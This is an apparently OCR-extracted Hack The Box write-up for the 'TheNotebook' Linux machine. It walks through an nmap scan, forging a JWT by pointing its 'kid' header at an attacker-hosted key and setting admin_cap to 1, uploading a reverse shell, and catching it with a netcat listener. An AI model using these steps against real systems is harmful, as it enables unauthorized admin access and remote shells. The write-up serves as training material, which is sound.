
0xmahesh

Protected: [HTB] Hackthebox Thenotebook writeup



TheNotebook

OS: Linux

Difficulty: Medium

Points: 30

Release: 06 Mar 2021

IP: 10.10.10.230

Date: March 9, 2021 Author: Mahesh

Hey guys Mahesh here back again with another writeup and today we’ll be solving HTB machine called as Thenotebook so lets hop over to our terminal where all the good stuff happens ..

Machine	**INFO**
Name	Thenotebook
OS	LINUX


IP	10.10.10.230
Release	06 March 2021
POINTS	30
DIFFICULTY	Medium
Creater	mostwanted002


1. So After scanning with nmap we got 3 running open ports : 22 , 80 11010 ; The port 80 contains the web sever application which takes notes …

```
 Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 20:31 IST
Nmap scan report for 10.10.10.230
Host is up (0.71s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/8%OT=22%CT=1%CU=37063%PV=Y%DS=2%DC=T%G=Y%TM=
60463CB9
OS:%P=x86_64-pc-linux-
gnu)SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=9)OPS(
OS:O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=
M54BST11
OS:NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
E88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
T=40%CD=
OS:S)
```

2 . So first of all let’s go and register on the webserver and then log in if you capture the


request you’ll know that it sends a authentication cookie with a uuid ; as shown below ..


The Notebook - Your Note Keeper - Mozilla Firefox
The Notebook - Your Not
10.10.10.230
The Notebook
Home
Notes
Log Out
The Notebook
Welcome back! 0xmahesh
Visit /notes to access your notes or select it from navbar.


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.230:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

```
POST /2e83b18c-216d-479d-bc42-0f485a61663e/notes/add HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.230/2e83b18c-216d-479d-bc42-0f485a61663e/notes/add
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Connection: close
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6IjB4bWFoZXNoIiwiZW1haWwiOiIweG1haGVzaEBnbWFpbC5jb20iLCJhZG1pbl9jYXAiOjB9.JdbZ0Ab5xBlW3Cmb6gTLiF4YjJq4Uv92d
6ZZYJM0T8vDbQPsqUmWwoufRXhhhEdpymwoonJsSRuQsbEtqURqkyeKEWzi0S-W21ceS7_S3eefOQoTh0pb0xHooFGMeVAB9kmG7Q8NDRlyw7S_bXQhJJD6xzzGGyAR92g_4rhEjNMN5Q9T4Uhs1qSFi-vMVvzZG4N6Y-MIR-SAu7JaVGXbKufTJ0maFuAfsq5AnbPdroODcTipEUFfM49p9LanZ
FRsj-_EGqzG6C4jm3sxZY6hNPGFalmmbUjenQy5T2VKbaS1645f9VknAqud6E8OFQJHkBkYK7yRHYvLwCw59ehgY9bDfydmSqg-wHY6P62BN6TzMhyoNXpf_DZxvTQaR23l9qNNyTuKS10jKXpylJ60Endis2Yb8oy8P9gFIIi6EMNohJi3cUFL6Fj_YkOeKXRjE4xiwGC6sesZC3ebBEOOK09BN
tv4nHCIQ7MZry-UwAGf3nyXY88x4G2DrYv_1XLKLOrux5e0mdQZWDktiRNUaQ-455tCvnzrMXlCi5FfW6lTBkF7ZuMQXboAnDtuGlYH-CQzn-TeXDpM5HJF3IaucGBU5GjFiv0ouZ6yPBnNYHuKGggafBevOGGbDMEnyAIbY6h95AN_EkVknGCqERegkmi-VZ5J9e_A8tsa86KPcjs;
uuid=2e83b18c-216d-479d-bc42-0f485a61663e
Upgrade-Insecure-Requests: 1

title=test+note&note=hii+these+is+a+test+note
```

3. If you have solved some previous HTB machines then you’ll get to know that its a jwt token / cookie which can be manipulated as we want ; so copy the auth = “cookie” and paste it to https://jwt.io/ and then you’ll get a breakdown version of the cookie which contains Header and payload variables :



```
B4bWFoZXNoIiwiZW1haWwiOiIweG1haGVzaEB
nbWFpbC5jb20iLCJhZG1pbl9jYXAiOjB9.Jdb
Z0Ab5xBlW3Cmb6gTLiF4YjJq4Uv92d6ZZYJM0
T8vDbQPsqUmWwoufRXhhhEdpymwoonJsSRuQs
bEtqURqkyeKEWzi0S-
W21ceS7_S3eefOQoTh0pb0xHooFGMeVAB9kmG
7Q8NDRlyw7S_bXQhJJD6xzzGGyAR92g_4rhEj
NMN5Q9T4Uhs1qSFi-vMVvzZG4N6Y-MIR-
SAu7JaVGXbKufTJ0maFuAfsq5AnbPdroODcTi
pEUFfM49p9LanZFRsj-
_EGqzG6C4jm3sxZY6hNPGFalmmbUjenQy5T2V
KbaS1645f9VknAqud6E8OFQJHkBkYK7yRHYvL
wCw59ehgY9bDfydmSqg-
wHY6P62BN6TzMhyoNXpf_DZxvTQaR2319qNNy
TuKS10jKXpylJ60Endis2Yb8oy8P9gFIIi6EM
NohJi3cUFL6Fj_YkOeKXRjE4xiwGC6sesZC3e
bBEOOK09BNtv4nHCIQ7MZry-
UwAGf3nyXY88x4G2DrYv_1XLKLOrux5e0mdQZ
WDktiRNUaQ-
455tCvnzrMXlCi5FfW61TBkF7ZuMQXboAnDtu
G1YH-CQzn-
3IaucGBU5GjFiv0ouZ6yPBnNYHu
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```


PAYLOAD: DATA

```
{
  "username": "0xmahesh",
  "email": "0xmahesh@gmail.com",
  "admin_cap": 0
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token
  ,
  Private Key. Enter it in plain text only if you want to ge
```

4. Now we saw that in the header it requests a privetkey to the localhost(server) in order to authenticate so we can create our own payload by generating some private and public jwt keys :



```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```

5. So just paste the following command in your system and generate jwt private , public keys and paste it into the private and public key space now in the payload section change the admin_cap value to 1 and in the header section change the localhost with your ip and now rename the jwt private key as privKey.key and start a python webserver in the respective folder ;



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImt
pZCI6Imh0dHA6Ly8xMC4xMC4xNi410jcwNzAvcH
JpdktleS5rZXkifQ.eyJ1c2VybmFtZSI6IjB4bW
FoZXNoIiwiZW1haWwiOiIweG1haGVzaEBnbWFpb
C5jb20iLCJhZG1pbl9jYXAiOjF9.LOd-
o8pJg5ZlqKw4WRlQYj63LkVVKRxRzxhzh_67LhI
H_E_D6m0VYHFaYQ5yChY4yr18t3TLe9fKOYhzbp
huKMVWGN7gEQUv0NNhaA3hq57e9XdyXTBc6Yanj
UeYPO5siZ62PfbMzLA-
929_cnndq3rqW0ht5tNL-
_vUBT4duZgXfTTqGMMzuj79dkZA09Tp_ORRdMgN
mqk3YmDOZH3k9tSw3D1Ta6MZUe3AM70Gl7GlgKf
P6nHyQDNb0EiHKhZ2hfp-
RVdyAOlSuBOB4LZdpk3E4KpDj_eRwwU7F8evgVc
87OcO93Mcw4k9XGyr5J8EtZqVqmAbyI92dF6yz6
5U3Cc_dekjgt4rxhSRZiGV511RG5fA8fhMf7fhv
MO_hPdedC0yL9Z633c1lYk_9jUV_htR-
x16A7TPQmcPTdTgvP-XlYeA0K_-
zg5iI154D2H346S3hRNRHFPxmF3iaD5WKUtqq62
FtUdavrlgwBsOuR-
NbmFct9pUpEiOq3oDdTfQnR2uOjwtxk6vDjqIH7
gCQWgTuu11zK6j5wuMFPD__xO1Q42ilxIkwzQtU
6GCojbfEvZ7eX-NeMLaColev-
aW3qNf8q0yUNcxmo9i0ufQjuuxwhlx0KMZxBYwR
6v6qksTyEi0FQEH1_m0iMT0aFQpuUhSrW4HIcEC
-O07ESiO5L8
```

HEADER: ALGORITHM & TOKEN TYPE

```
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://10.10.16.5:7070/privKey.key"
}
```


PAYLOAD: DATA

```
  "username": "0xmahesh",
  "email": "0xmahesh@gmail.com",
  "admin_cap": 1
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  XTrzOcZ1Lx7juhN7eq5UT9P81+6
  lcnqhZPjKA
  A6i3//Elf7ejhfPpuGkeDCsCAwE
  AAQ==
  -----END PUBLIC KEY-----
  ,
  OtAsY+BznxQFGUVdS5wTAfd8sDD
  85A7v00MPU
  3hxW3tuKQOy6ltuuAfZCOuPiHFJ
  UWN5ncKg0e10op7yyM/g1ylQ01V
  SjiXoD
  -----END RSA PRIVATE KEY
)
```


6. Now again try to write a note and capture the request and replace the “auth = cookie uuid = cookie” to your jwt payload and send it after sending it ; it will request the privkey.key to our webserver and it will give us the admin panel access but the headache part here is we have to always change the cookie whenever we make request to webserver :



```
POST /9e5850d4-2728-412d-955c-c74be395c6fc/notes/add HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.230/9e5850d4-2728-412d-955c-c74be395c6fc/notes/add
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNi41OjcwNzAvcHJpdktleS5rZXkifQ.eyJ1c2VybmFtZSI6IjB4bWFoZXNoIiwiZW1haWwiOiIweG1haGVzaEBnbWFpbC5jb20iLCJhZG1pbl9jYXAiOjF9.LOd-o8pJg5ZlqKw4WRlQYj63LkVVKRx
Rzxhzh_67LhIH_E_D6m0VYHFaYQ5yChY4yr18t3TLe9fKOYhzbphuKMVWGN7gEQUv0NNhaA3hq57e9XdyXTBc6YanjUeYPO5siZ62PfbMzLA-929_cnndq3rqW0ht5tNL-_vUBT4duZgXfTTqGMMzuj79dkZA09Tp_ORRdMgNmqk3YmDOZH3k9tSw3D1Ta6MZUe3AM70Gl7GlgKfP6nHyQDNb0Ei
HKhZ2hfp-RVdyA0lSuBOB4LZdpk3E4KpDj_eRwwU7F8evgVc87Oc093Mcw4k9XGyr5J8EtZqVqmAbyI92dF6yz65U3Cc_dekjgt4rxhSRZiGV511RG5fA8fhMf7fhvMO_hPdedC0yL9Z633c1lYk_9jUV_htR-x16A7TPQmcPTdTgvP-XlYeA0K_-zg5iI154D2H346S3hRNRHFPxmF3iaD5WKUt
qq62FtUdavrlgwBsOuR-NbmFct9pUpEiOq3oDdTfQnR2uOjwtxk6vDjqIH7gCQWgTuu1lzK6j5wuMFPD__xO1Q42ilxIkwzQtU6GCojbfEvZ7eX-NeMLaColev-aW3qNf8q0yUNcxmo9i0ufQjuuxwhlx0KMZxBYwR6v6qksTyEi0FQEH1_m0iMT0aFQpuUhSrW4HIcEC-Q0ZFSjO5L8
Upgrade-Insecure-Requests: 1

title=test&note=
```

7. Now after getting admin panel we can upload some files so let’s try to upload a reverse she’ll by pentestmonkey and start the netcat connection and now click on view the file it will immediately give us a www-data$ shell






```
root@kali:~/CTF/htb/notebook# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 35636
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18
17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 05:38:28 up 7 min,  0 users,  load average: 0.04, 0.14, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ 
```

```
root@kali:~# python -m SimpleHTTPServer 7070
Serving HTTP on 0.0.0.0 port 7070 ...
10.10.10.230 - - [09/Mar/2021 11:05:04] "GET /privKey.key HTTP/1
.1" 200 -
